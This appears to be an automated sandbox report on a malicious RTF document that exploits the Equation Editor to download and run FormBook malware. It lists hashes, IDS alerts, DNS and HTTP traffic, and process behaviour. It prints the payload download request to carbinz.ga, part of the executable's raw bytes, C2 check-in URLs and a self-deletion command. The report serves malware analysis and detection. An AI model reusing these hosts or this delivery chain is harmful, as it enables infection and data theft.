MD5:	1ec3b91ed189962f5dbab025347f11a9
SHA1:	4abe9e2631f5c2ef5e3c979e5845b460e8448658
SHA256:	472ee2b8c300718535b7c997c3a7884c125bb697feb4969a3002355d04e4050c
SHA512:	a9d44e69f0b1182519fe3610e856b7cb46ebadb34370240753168bac4921f66e21f9b49030b83fa8b4503b8823c23b8f18b661004a90a9e5f236e2950d7b048f
SSDEEP:	96:WFm/QH53bUFmB2/wMGbF8LAGUSeJqWHUeeKuInmNzPlq2llPIEhlOaU6tKwFjRC+:WxrU0BcGaYqWHUeeKuIizVDIEqOqKSRF

General

File Content Preview:	{\rtf7975'_-!#&.]~/[!5^^)?.@8'!?9==985~_..#9@.5?[=!$:??',2-.()_@%@?8.%|;.;['6-,,@&4>$%^=726?;('8^,7%))91.$9#>4(..5)6.8&:^41<59|0]`!7*!].;..+?.$5#?612+>?.=,<?~)(?-7(|+.>!!-@,!'.?&[.@._.@+].*9?^;.~(288>.(3|#5|6+670./@60)*%%&:9?%!.!?`=%-@0|?<:(!_3-<0`]888,4.

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000641h								no
1	000005FDh	2	embedded	eqUATion.3	1417				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/10/21-16:23:26.694312	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	142.250.180.211
06/10/21-16:23:26.694312	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	142.250.180.211
06/10/21-16:23:26.694312	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	142.250.180.211

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 10, 2021 16:22:07.654036999 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	carbinz.ga	A (IP address)	IN (0x0001)
Jun 10, 2021 16:22:07.732547998 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	carbinz.ga	A (IP address)	IN (0x0001)
Jun 10, 2021 16:23:26.535474062 CEST	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.pwagih.com	A (IP address)	IN (0x0001)
Jun 10, 2021 16:23:47.506222010 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.centerstageacademyaz.com	A (IP address)	IN (0x0001)
Jun 10, 2021 16:24:08.273709059 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.skip1-dndasasd.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2021 16:22:07.732378006 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	carbinz.ga		185.239.243.112	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2021 16:22:07.794118881 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	carbinz.ga		185.239.243.112	A (IP address)	IN (0x0001)
Jun 10, 2021 16:23:26.613518953 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.pwagih .com	ghs.google.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 16:23:47.581491947 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.center stageacade myaz.com	centerstageacademyaz.c om		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 16:23:47.581491947 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	centerstag eacademyaz .com		184.168.131.241	A (IP address)	IN (0x0001)
Jun 10, 2021 16:24:08.341054916 CEST	8.8.8.8	192.168.2.22	0x2f03	Name error (3)	www.skip1-dndasasd.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- carbinz.ga
- www.centerstageacademyaz.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 16:22:07.864707947 CEST	0	OUT	GET /modex/prosperx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: carbinz.ga Connection: Keep-Alive
Jun 10, 2021 16:22:07.916915894 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 10 Jun 2021 14:22:07 GMT Content-Type: application/x-msdownload Content-Length: 245650 Last-Modified: Wed, 09 Jun 2021 23:32:39 GMT Connection: keep-alive ETag: "60c14f97-3bf92" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 b8 84 3a 75 d9 ea 69 75 d9 ea 69 75 d9 ea 69 b6 d6 b5 69 77 d9 ea 69 75 d9 eb 69 ee d9 ea 69 b6 d6 b7 69 64 d9 ea 69 21 fa da 69 7f d9 ea 69 b2 df ec 69 74 d9 ea 69 52 69 63 68 75 d9 ea 69 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c6 e3 1a 4b 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 d4 01 00 00 04 00 00 3c 32 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 d0 02 00 00 04 00 00 00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 73 00 00 b4 00 00 00 00 c0 02 00 e0 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 5a 5a 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 90 11 00 00 00 70 00 00 00 12 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 af 01 00 00 90 00 00 00 04 00 00 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 40 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e0 09 00 00 00 c0 02 00 00 0a 00 00 00 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 5c 83 7d 0c 0f 74 2b 83 7d 0c 46 8b 45 14 75 0d 83 48 18 10 8b 0d a8 3e 42 00 89 48 04 50 ff 75 10 ff 75 0c ff 75 08 ff 15 48 72 40 00 e9 42 01 00 00 53 56 8b 35 b0 3e 42 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1:uiuiuiiwiuiiidi!iiitiRichuiPELK\<2p@sp.textZZ\ `.r datap`@@.datar@.ndata@.rsrcv@@U\}t+}FEuH>BHPuuuHr@BSV5>B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 16:23:47.782058954 CEST	304	OUT	GET /hlx/?5jSp=B58lx/xfXHfuM7XpBg0CPLD4IpEHx1MuvfPUCu/nTzR4B4jEH/TGM7WOLp8Aty+Q3gKYZw==&JR-laV=zN90U HTTP/1.1 Host: www.centerstageacademyaz.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 16:23:48.005733013 CEST	305	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Thu, 10 Jun 2021 14:23:47 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://centerstage.academy/hlx/?5jSp=B58lx/xfXHfuM7XpBg0CPLD4IpEHx1MuvfPUCu/nTzR4B4jEH/TGM7WOLp8Aty+Q3gKYZw==&JR-laV=zN90U Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1924 Parent PID: 584

General

Start time:	16:21:35
Start date:	10/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f620000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1296 Parent PID: 584

General

Start time:	16:21:36
Start date:	10/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: prosper3512.exe PID: 2580 Parent PID: 1296

General

Start time:	16:21:37
Start date:	10/06/2021
Path:	C:\Users\user\AppData\Roaming\prosper3512.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\prosper3512.exe
Imagebase:	0x400000
File size:	245650 bytes
MD5 hash:	CB4947E5C78ADA624D22C28EE9079871
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2086370454.00000000005C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2086370454.00000000005C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2086370454.00000000005C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 30%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: prosper3512.exe PID: 2308 Parent PID: 2580

General

Start time:	16:21:38
Start date:	10/06/2021
Path:	C:\Users\user\AppData\Roaming\prosper3512.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\prosper3512.exe
Imagebase:	0x400000
File size:	245650 bytes
MD5 hash:	CB4947E5C78ADA624D22C28EE9079871
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2159297947.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2159297947.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2159297947.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.2084947742.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.2084947742.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.2084947742.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2160305551.00000000008D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2160305551.00000000008D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2160305551.00000000008D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2159230882.0000000000290000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2159230882.0000000000290000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2159230882.0000000000290000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2308

General

Start time:	16:21:41
Start date:	10/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: control.exe PID: 2876 Parent PID: 2308

General

Start time:	16:22:08

Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0x540000
File size:	113152 bytes
MD5 hash:	9130377F87A2153FEAB900A00EA1EBFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2343620271.0000000000390000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2343620271.0000000000390000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2343620271.0000000000390000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2343505318.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2343505318.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2343505318.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2343583438.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2343583438.00000000001D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2343583438.00000000001D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2964 Parent PID: 2876

General

Start time:	16:22:15
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\prosper3512.exe'
Imagebase:	0x49eb0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis